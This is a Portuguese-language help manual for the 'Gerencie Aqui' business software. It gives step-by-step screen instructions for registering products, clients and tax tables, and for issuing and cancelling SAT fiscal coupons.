# GerencieAqui | SAT
# Configurações e Cadastros
# Como cadastrar Produto no Gerencie Aqui

##### Clique em **CADASTROS** > **PRODUTOS.**
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-01/image-1643636606058.png)

##### Agora clique em **NOVO PRODUTO.**
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-01/image-1643636688764.png)

##### Preencha a **descrição do produto** no espaço **Nome**.
##### Preencha o campo **Código de Barras** com a numeração que consta na mercadoria, caso desejar.
##### Na **Categoria**, selecione o grupo deste item, escolha uma categoria que já existe ou clique no símbolo **+** e adicione uma nova.
##### Insira de forma abreviada a **Unidade de Medida** utilizada.
##### Insira o **Valor de Custo**, a **Porcentagem do Lucro** e o **Valor de Venda** nos campos destinados a estas informações.
#####
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-01/image-1643637022695.png)

##### Nos **Dados Fiscais** preencha o **Código NCM** deste produto, verifique com a sua contabilidade esta numeração.
##### O **Código CEST** é uma numeração complementar do NCM de produtos que possuem incidência de substituição tributária.
##### Selecione a **Origem** deste produto.
##### Escreva no campo **CFOP Padrão** a numeração do CFOP que utilizará para este item, esta informação também será fornecida por sua contabilidade.
##### **NOTA:** o cliente deve inserir apenas os **três últimos dígitos do CFOP Padrão** que irá utilizar para as operações com este produto, o sistema se encarrega de preencher o primeiro dígito de acordo com a operação do momento.
##### Preencha nos próximos campos a **% Aproximada Municipal**, a **% Aproximada Estadual** e a **% Aproximada Federal/Nacional**.
##### Escreva a **Unidade Tributável** e a **Quantidade Tributável** nos campos reservados a estas informações.
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-01/image-1643637135790.png)
##### No campo **Tabela Imposto NFC-e** selecione a tabela que irá utilizar para tributação do item cadastrado.
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-02/image-1644944183234.png)
##### Clique em **SALVAR.**
# Como cadastrar Cliente no Gerencie Aqui

##### Clique em **CADASTROS** > **CLIENTE E FORNECEDOR.**
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-01/image-1643640390680.png)

##### Agora clique em **NOVO CADASTRO.**
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-01/image-1643386241737.png)

##### Na próxima tela preencha todos os campos solicitados.
##### No **Nome/ Razão Social** preencha o nome ou a razão social e o **Nome Fantasia/ Apelido** deste cliente/fornecedor.
##### Preencha o **CNPJ/ CPF,** **IE/ RG** e o campo **Tipo de Contribuinte** com as informações do seu cliente/ fornecedor.
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-01/image-1643386901822.png)

##### Na opção **Endereço**, digite o **CEP** e preencha as informações como Logradouro, Número, Bairro e Complemento.
##### Obs: Caso seja CEP local as informações serão preenchidas de forma automática, apenas o número e complemento terá que ser inserido manualmente.
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-01/image-1643387273422.png)

##### No **Contatos**, para adicionar as informações desse contato clique na opção **Novo Contato**.
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-01/image-1643388139490.png)

##### Preencha as informações do seu cliente/fornecedor como **Nome**, **E-mail, Telefone** e **Celular**. E clique em **Salvar**.
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-01/image-1643388525316.png)
##### Após preencher todos os campos necessários clique em **Salvar**, aparecerá a mensagem Salvo com sucesso.
# Como cadastrar Tabela de Imposto para SAT no Gerencie Aqui
##### Clique em **Cadastros** > **Tabela de Imposto**.
##### Então, clique em **NOVA TABELA**.
##### Na próxima tela, no **Nome da Tabela** escreva o **título** que deseja, por exemplo: tabela simples nacional, tabela regime normal, etc.
##### Preencha corretamente todos os dados do **ICMS**, **IPI**, **PIS**, **COFINS**, **Importação**, **ISSQN** e **Outros**, de acordo com o **Regime tributário** da sua empresa.
##### **NOTA:** entre em contato com a sua contabilidade, pois essas informações fiscais são de responsabilidade deles.
##### Depois de preencher corretamente todos os campos clique em **Salvar**.

# Emissão SAT
# Emissão Cupom SAT no Gerencie Aqui
##### Vá em **Fiscal** > **Emitir SAT**.
##### Então, clique em **Novo SAT** localizado ao lado direito da tela.
##### Preenchimento do Cupom
##### Em **Dados do Cupom** localize o cliente através do **Nome** ou através do **CNPJ/CPF**.
##### Em **Itens do Cupom** localize o **Produto** deste cupom através do **Código de Barra** ou pelo **Nome**.
##### Então, complete os campos **Quantidade**, **Valor Unitário** e clique em **Inserir**, perceba que o espaço **Valor Total** preenche automaticamente quando se insere este item na tabela abaixo.
##### No campo **Imposto**, ao lado do espaço **Inserir** o cliente pode alterar os **tributos** desta mercadoria, porém deve-se modificar antes de colocar o produto na tabela.
##### E então, depois de Inserir todos os produtos e editar os campos necessários, pressione o espaço **Salvar**.
##### Selecione então a maneira que será realizado o **pagamento** deste cupom, o sistema apresenta as opções **à Vista**, **à Prazo** e **Outros**.
##### Identifique se será pago em **dinheiro**, **cheque**, **cartão de crédito**, **cartão de débito** ou **crediário**.
##### Escreva o **vencimento** e as **parcelas** nos campos designados a estas informações e clique em **GERAR**.
##### Perceba que a Parcela, a Data de Vencimento e o Valor foram inseridos na tabela.
##### E caso deseje adicionar alguma **Observação**, **Salve** e depois clique em **Voltar**.
##### Então, assim que o cupom for emitido, clique na flechinha abaixo de **Menu** para prosseguir com o Envio e Autorização da mesma.
##### Em seguida, selecione entre a opção de **Enviar e Autorizar.**
##### E então, você também consegue gerar o **PDF**, para **Imprimir/Salvar**.

# Emissão Cupom SAT pelo Frente de Caixa no Gerencie Aqui

##### Clique em **Vendas** e em seguida clique em **Frente de Caixa**.
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-02/image-1644944528159.png)


##### Então, digite a **descrição do produto** que deseja inserir e a quantidade vendida e aperte o enter, aparecerá o produto para que selecione, ou se utilizar o leitor de **Código de Barras do produto** basta passar sobre o mesmo para inserir o produto desejado.
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-02/image-1644944892491.png)
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-02/image-1644944912974.png)
##### Após inserir todos os itens clique em **PAGAR AGORA (F10)**.
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-02/image-1644944946035.png)

##### Caso o cliente queira CPF/CNPJ na nota basta digitar no campo **CPF/CNPJ**, ou até mesmo se for um cliente que já possui cadastro no sistema localize no campo **Nome** e selecione o cliente desejado.
##### Se houver **Acréscimo** ou **Desconto** insira nos campos destinados a essas informações.
##### Em Forma de Pagamento selecione como será o pagamento e insira o valor a qual foi dado.
##### Clique em **Finalizar** para concluir a emissão do cupom.
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-02/image-1644945496130.png)

##### Após autorizado irá aparecer o cupom para que possa **Salvar** ou **Imprimir**.
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-02/image-1644945984674.png)
# Evento
# Cancelamento cupom SAT no Gerencie Aqui

##### Clique em **Fiscal** > **Emitir SAT**.
[](https://docs.softensistemas.com.br/uploads/images/gallery/2022-04/image-1651168398587.png)
##### No cupom que deseja cancelar clique na setinha e na depois na opção **Cancelar CF-e.**
